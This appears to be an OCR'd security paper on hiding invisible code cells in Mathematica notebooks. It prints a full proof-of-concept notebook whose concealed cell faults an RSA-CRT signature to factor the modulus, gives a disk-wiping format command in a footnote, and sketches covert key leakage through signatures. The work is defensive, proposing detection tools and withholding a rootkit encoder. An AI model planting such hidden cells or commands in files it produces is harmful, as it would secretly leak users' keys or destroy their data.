# Invisible Formula Attacks

David Naccache and Ofer Yifrach-Stav

DIÉNS, ÉNS, CNRS, PSL University, Paris, France
45 rue d'Ulm, 75230, Paris CEDEX 05, France
ofer.friedman@ens.fr, david.naccache@ens.fr

**Abstract.** This brief note introduces a new attack vector applicable to a symbolic computation tool routinely used by cryptographers.
The attack takes advantage of the fact that the very rich user interface allows displaying formulae in invisible color or in font size zero. This allows to render some code portions invisible when opened using the tool.
We implement a classical fault attack thanks to this deceptive mechanism but other cryptographic or non-cryptographic attacks (e.g. formatting the victim's disk or installing rootkits) can be easily conducted using identical techniques.
This underlines the importance of creating malware detection software for symbolic computation tools. Such protections do not exist as of today.
We stress that our observation is not a vulnerability in Mathematica but rather a misuse of the rich possibilities offered by the software.

## 1 Introduction

Assume that you get from a friend or from a student the Mathematica notebook of Figure 1 implementing a textbook RSA signature [3]. Calculations are crystal-clear and evidently the final GCD should never factor $n$.

Indeed, executing the code, as shown in Figures 2 and 3 displays False.


Reloading the same code and changing the flag's value to True (Figures 4 and 5), we get True (Figure 6). The 2048-bit RSA modulus $n$ was factored.

## 2 What Happened?

Mathematica (as other symbolic computation tools) has very advanced display functions. Those functions define the position, the size, the frame and the color of nearly any part of the opened notebook.


We can hence plant in a notebook invisible formulae to perform hidden computations or launch system commands[1].

[1] e.g. execute using the Run command a format C: /FS:NTFS /X /Q /U /y will wipe-out the target's disk. The attacker may also install a rootkit encoded and embedded in the notebook etc.


RSAInvisible.nb - Wolfram Mathematica 13.0
Fichier Édition Insérer Format Cellule Graphique Évaluation Palettes Fenêtre Aide
faux
pendant que
nombre premier aléatoire
modulo
puissance modulo
nombre entier aléatoire
reste chinois
plus grand diviseur comm


```
Flag = False;
While[p = RandomPrime[2^1024]; Mod[p - 1, 3] == 0];
While[q = RandomPrime[2^1024]; Mod[q - 1, 3] == 0];
n = p*q;
dp = PowerMod[3, -1, p - 1];
dq = PowerMod[3, -1, q - 1];
m = RandomInteger[n - 1];
s = ChineseRemainder[{PowerMod[m, dp, p], PowerMod[m, dq, q]}, {p, q}];



GCD[s^3 - m, n] == p
```

**Fig. 1.** The initial notebook.


RSAInvisible.nb - Wolfram Mathematica 13.0
Fichier Édition Insérer Format Cellule Graphique Évaluation Palettes Fenêtre Aide
Évaluer les cellules Shift+Enter
Évaluer sur place Shift+Ctrl+Enter
Évaluer en sous-session F7
Évaluer le Notebook
Évaluer les cellules d'initialisation
Analyser le Notebook
Analyser les cellules
Options d'analyse du code...
Mise à jour dynamique activée
Convertir dynamique en littéral
Débogage
Contrôles de débogage
Abandonner l'évaluation Alt+.
Retirer de la file d'attente des évaluations
Rechercher une cellule en cours d'évaluation
Options de configuration du noyau...
Configuration du noyau parallèle...
État du noyau parallèle...
Noyau par défaut
Noyau de Notebook
Contexte de Notebook par défaut
Démarrer le noyau
Quitter le noyau
faux
pendant que
nombre premier
puissance modulo
nombre entier aléatoire
reste chinois
plus grand diviseur comm


```
Flag = False;
While[p = RandomPrime[
While[q = RandomPrime[
n = p*q;
dp = PowerMod[3, -1, p
dq = PowerMod[3, -1, q
m = RandomInteger[n - 1
s = ChineseRemainder[{                    p, q}];



GCD[s^3 - m, n] == p
```

**Fig. 2.** Executing the notebook.


RSAInvisible.nb * - Wolfram Mathematica 13.0
Fichier Édition Insérer Format Cellule Graphique Évaluation Palettes Fenêtre Aide
faux
pendant que
nombre premier aléatoire
modulo
puissance modulo
nombre entier aléatoire
reste chinois
plus grand diviseur comm


```
In[1]:= Flag = False;
        While[p = RandomPrime[2^1024]; Mod[p - 1, 3] == 0];
        While[q = RandomPrime[2^1024]; Mod[q - 1, 3] == 0];
        n = p * q;
        dp = PowerMod[3, -1, p - 1];
        dq = PowerMod[3, -1, q - 1];
        m = RandomInteger[n - 1];
        s = ChineseRemainder[{PowerMod[m, dp, p], PowerMod[m, dq, q]}, {p, q}];

In[10]:= GCD[s^3 - m, n] == p
Out[10]= False
```

**Fig. 3.** A False is displayed, as expected


RSAInvisible.nb * - Wolfram Mathematica 13.0
Fichier Édition Insérer Format Cellule Graphique Évaluation Palettes Fenêtre Aide
vrai
pendant que
nombre premier aléatoire
modulo
puissance modulo
nombre entier aléatoire
reste chinois
plus grand diviseur comm

```
        Flag = True;
        While[p = RandomPrime[2^1024]; Mod[p - 1, 3] == 0];
        While[q = RandomPrime[2^1024]; Mod[q - 1, 3] == 0];
        n = p * q;
        dp = PowerMod[3, -1, p - 1];
        dq = PowerMod[3, -1, q - 1];
        m = RandomInteger[n - 1];
        s = ChineseRemainder[{PowerMod[m, dp, p], PowerMod[m, dq, q]}, {p, q}];

In[10]:= GCD[s^3 - m, n] == p
```


**Fig. 4.** The initial notebook. Flag changed to True to activate the invisible formula.



RSAInvisible.nb * - Wolfram Mathematica 13.0
Fichier Édition Insérer Format Cellule Graphique Évaluation Palettes Fenêtre Aide
Évaluer les cellules Shift+Enter
Évaluer sur place Shift+Ctrl+Enter
Évaluer en sous-session F7
Évaluer le Notebook
Évaluer les cellules d'initialisation
Analyser le Notebook
Analyser les cellules
Options d'analyse du code...
Mise à jour dynamique activée
Convertir dynamique en littéral
Débogage
Contrôles de débogage
Abandonner l'évaluation Alt+.
Retirer de la file d'attente des évaluations
Rechercher une cellule en cours d'évaluation
Options de configuration du noyau...
Configuration du noyau parallèle...
État du noyau parallèle...
Noyau par défaut
Noyau de Notebook
Contexte de Notebook par défaut
Démarrer le noyau
Quitter le noyau
vrai
pendant que
nombre premier
puissance modulo
nombre entier aléatoire
reste chinois
plus grand diviseur comm

```
In[11]:= Flag = True;

         While[p = RandomPrime[

         While[q = RandomPrime[

         n = p * q;
         dp = PowerMod[3, -1, p
         dq = PowerMod[3, -1, q
         m = RandomInteger[n - 1
         s = ChineseRemainder[{                                   p, q}];

In[20]:= GCD[s^3 - m, n] == p
```

**Fig. 5.** Executing the notebook again.



RSAInvisible.nb * - Wolfram Mathematica 13.0
Fichier Édition Insérer Format Cellule Graphique Évaluation Palettes Fenêtre Aide
vrai
pendant que
nombre premier aléatoire
modulo
puissance modulo
nombre entier aléatoire
reste chinois
plus grand diviseur comm

```
In[21]:= Flag = True;

         While[p = RandomPrime[2^1024]; Mod[p - 1, 3] == 0];

         While[q = RandomPrime[2^1024]; Mod[q - 1, 3] == 0];

         n = p * q;
         dp = PowerMod[3, -1, p - 1];

         dq = PowerMod[3, -1, q - 1];

         m = RandomInteger[n - 1];

         s = ChineseRemainder[{PowerMod[m, dp, p], PowerMod[m, dq, q]}, {p, q}];

In[30]:= GCD[s^3 - m, n] == p

Out[30]= True
```

**Fig. 6.** $n$ is factored.

## 3 Implementation

The notebook's code is given here, at its core is the invisible part identified by comments.

```
Notebook[{
Cell[BoxData[{
 RowBox[{
  RowBox[{"Flag", "=", "False"}], ";"}], "\[IndentingNewLine]",
 RowBox[{
  RowBox[{"While", "[",
   RowBox[{
    RowBox[{"p", "=",
     RowBox[{"RandomPrime", "[",
      RowBox[{"2", "^", "1024"}], "]"}]}], ";",
    RowBox[{
     RowBox[{"Mod", "[",
      RowBox[{
      RowBox[{"p", "-", "1"}], ",", "3"}], "]"}], "==", "0"}]}], "]"}],
  ";"}], "\n",
 RowBox[{
  RowBox[{"While", "[",
   RowBox[{
    RowBox[{"q", "=",
     RowBox[{"RandomPrime", "[",
      RowBox[{"2", "^", "1024"}], "]"}]}], ";",
    RowBox[{
     RowBox[{"Mod", "[",
      RowBox[{
      RowBox[{"q", "-", "1"}], ",", "3"}], "]"}], "==", "0"}]}], "]"}],
  ";"}], "\n",
 RowBox[{
  RowBox[{"n", "=",
   RowBox[{"p", "*", "q"}]}], ";"}], "\n",
 RowBox[{
  RowBox[{"dp", "=",
   RowBox[{"PowerMod", "[",
    RowBox[{"3", ",",
     RowBox[{"-", "1"}], ",",
     RowBox[{"p", "-", "1"}]}], "]"}]}], ";"}], "\n",
 RowBox[{
  RowBox[{"dq", "=",
   RowBox[{"PowerMod", "[",
    RowBox[{"3", ",",
     RowBox[{"-", "1"}], ",",
     RowBox[{"q", "-", "1"}]}], "]"}]}], ";"}], "\n",
 RowBox[{
  RowBox[{"m", "=",
   RowBox[{"RandomInteger", "[",
    RowBox[{"n", "-", "1"}], "]"}]}], ";"}], "\n",
 RowBox[{
  RowBox[{"s", "=",
   RowBox[{"ChineseRemainder", "[",
    RowBox[{
     RowBox[{"{",
      RowBox[{
       RowBox[{"PowerMod", "[",
        RowBox[{"m", ",", "dp", ",", "p"}], "]"}], ",",
       RowBox[{"PowerMod", "[",
        RowBox[{"m", ",", "dq", ",", "q"}], "]"}]}], "}"}], ",",
     RowBox[{"{",
      RowBox[{"p", ",", "q"}], "}"}]}], "]"}]}], ";"}]}], "Input"],
(****** invisible code section start ******)
Cell[BoxData[
 RowBox[{
  RowBox[{"If", "[",
   RowBox[{"Flag", ",",
    RowBox[{"s", "+=", "p"}]}], "]"}], ";"}]], "Input",
 ShowCellBracket->False,
 ShowSelection->False,
 CellBracketOptions->{"Color"->GrayLevel[1],
 "HoverColor"->GrayLevel[0.1, 0.1],
 "OverlapContent"->False},
 PrivateCellOptions->{"ContentsOpacity"->0},
 ShowCellLabel->False,
 FontSize->2,
 Magnification->0,
 FontColor->GrayLevel[
  1]],
Cell[BoxData[""], "Text",
 ShowCellBracket->
  False],
(****** invisible code section end ******)
Cell[BoxData[
 RowBox[{
  RowBox[{"GCD", "[",
   RowBox[{
    RowBox[{
     RowBox[{"s", "^", "3"}], "-", "m"}], ",", "n"}], "]"}], "==",
  "p"}]], "Input"]
},
WindowSize->{582, 388},
WindowMargins->{{183.5, Automatic}, {Automatic, 39.5}}
]
```

The reader may object that the signatures produced by this code will not verify correctly and reveal the attack but it is very simple to evade such a detection using [4]. If the PSS standard [1] is used the invisible formula may encode a half of $p$'s bits in the salt to produce a perfectly standard signature from which the attacker can covertly extract $p$ using [2]. It is also possible to embed $p$ is $k$ unmodified signatures by re-generating signatures until the LSBs of each of those $k$ signatures happen to encode a chunk of $\frac{\log_2 p}{2k}$ bits of $p$. For a 2048-bit $n$ an invisible formula iterating the signature process $\simeq 256$ times per signature will leak $p$ via 64 signatures.

## 4 Countermeasures

This note underlines the need to develop anti-malware tools adapted to mathematical software and/or provide easy-to-use interfaces restricting the operations performed by notebooks. For instance, Mathematica allows to run operating system commands[2], send emails[3] or even connect to external services (e.g. Twitter, Facebook, Whatsapp etc) using the ServiceConnect command.

The problem is more acute when considering Paclet objects, Notebook Interfaces[4] (that may spread invisible formulae to remote computers) or compiled Mathematica code, which is much harder to disassemble and analyze (more on this in a subsequent note). Because Mathematica is easier to use than C/C++, a number of developers write mathematical code in Mathematica and convert it automatically to C/C++ using the CCodeGenerator[5]. We witnessed this practice when custom or new algorithms (e.g. post-quantum) are concerned. Similarly, FortranForm is frequently used to automatically convert Mathematica to Python. If the Mathematica final code resorts to third party functions the risk of integrating invisible formulae must be taken into account. The same precaution applies to the use of Wolfram Symbolic Transfer Protocol (WSTP) to integrate Mathematica and C/C++ code.

An experiment allowing to assemble an executable Windows payload in a notebook upon execution and rootkit a target machine passed easily through 4 commercial email attachment scanners (as well as Gmail's standard scan). None of which blocked the concerned email. This payload encoder-decoder is purposely not published to avoid the scripting of real-world attacks.

Although a Mathematica notebook detecting the presence of invisible code (currently being developed by the authors) might reduce the attack surface, such empirical protections do not eliminate completely the threat. The tool, called

[2] such as Run, StartProcess, ProcessConnection, KillProcess.

[3] SendMail, SendMessage.

[4] https://blog.wolfram.com/2021/12/13/new-in-13-notebook-interfaces/

[5] https://www.wolfram.com/mathematica/new-in-8/integrated-c-workflow/

WYSIWYX (standing for "What You See Is What You Exectute") will rely on two detection techniques. The first is a symbolic analysis of the notebook aiming to detect invisible elements. The second opens the notebook with Mathematica, prints it into a PDF file, converts the PDF into a black and white bitmap, removes shot noise from the bitmap, OCR-converts the result to text and produces a new (hopefully safe) Mathematica notebook from the text. Note that some symbolic computation software[6] also allow to take control of the mouse and the keyboard and thereby approve the installation of software without the user's consent.

We stress that our observation is not a vulnerability in Mathematica but rather a misuse of the rich possibilities offered by the software.

This calls for the formalization and the enforcement of security policies in such tools.

The slides of the corresponding presentation and demo at BlackHat 2022 are available from the authors upon request.

## References

1. Bellare, M., Rogaway, P.: PSS: Provably secure encoding method for digital signatures (1998) (cited on page 7)
2. Coppersmith, D.: Finding a small root of a bivariate integer equation; factoring with high bits known. In: Maurer, U. (ed.) Advances in Cryptology — EUROCRYPT '96. pp. 178–189. Springer Berlin Heidelberg, Berlin, Heidelberg (1996) (cited on page 7)
3. Rivest, R.L., Shamir, A., Adleman, L.M.: A method for obtaining digital signatures and public-key cryptosystems. Commun. ACM 21(2), 120–126 (1978), http://doi.acm.org/10.1145/359340.359342 (cited on page 1)
4. Young, A., Yung, M.: The dark side of "black-box" cryptography or: Should we trust capstone? In: Koblitz, N. (ed.) Advances in Cryptology — CRYPTO '96. pp. 89–103. Springer Berlin Heidelberg, Berlin, Heidelberg (1996) (cited on page 7)

[6] e.g. https://www.alivelearn.net/?p=1603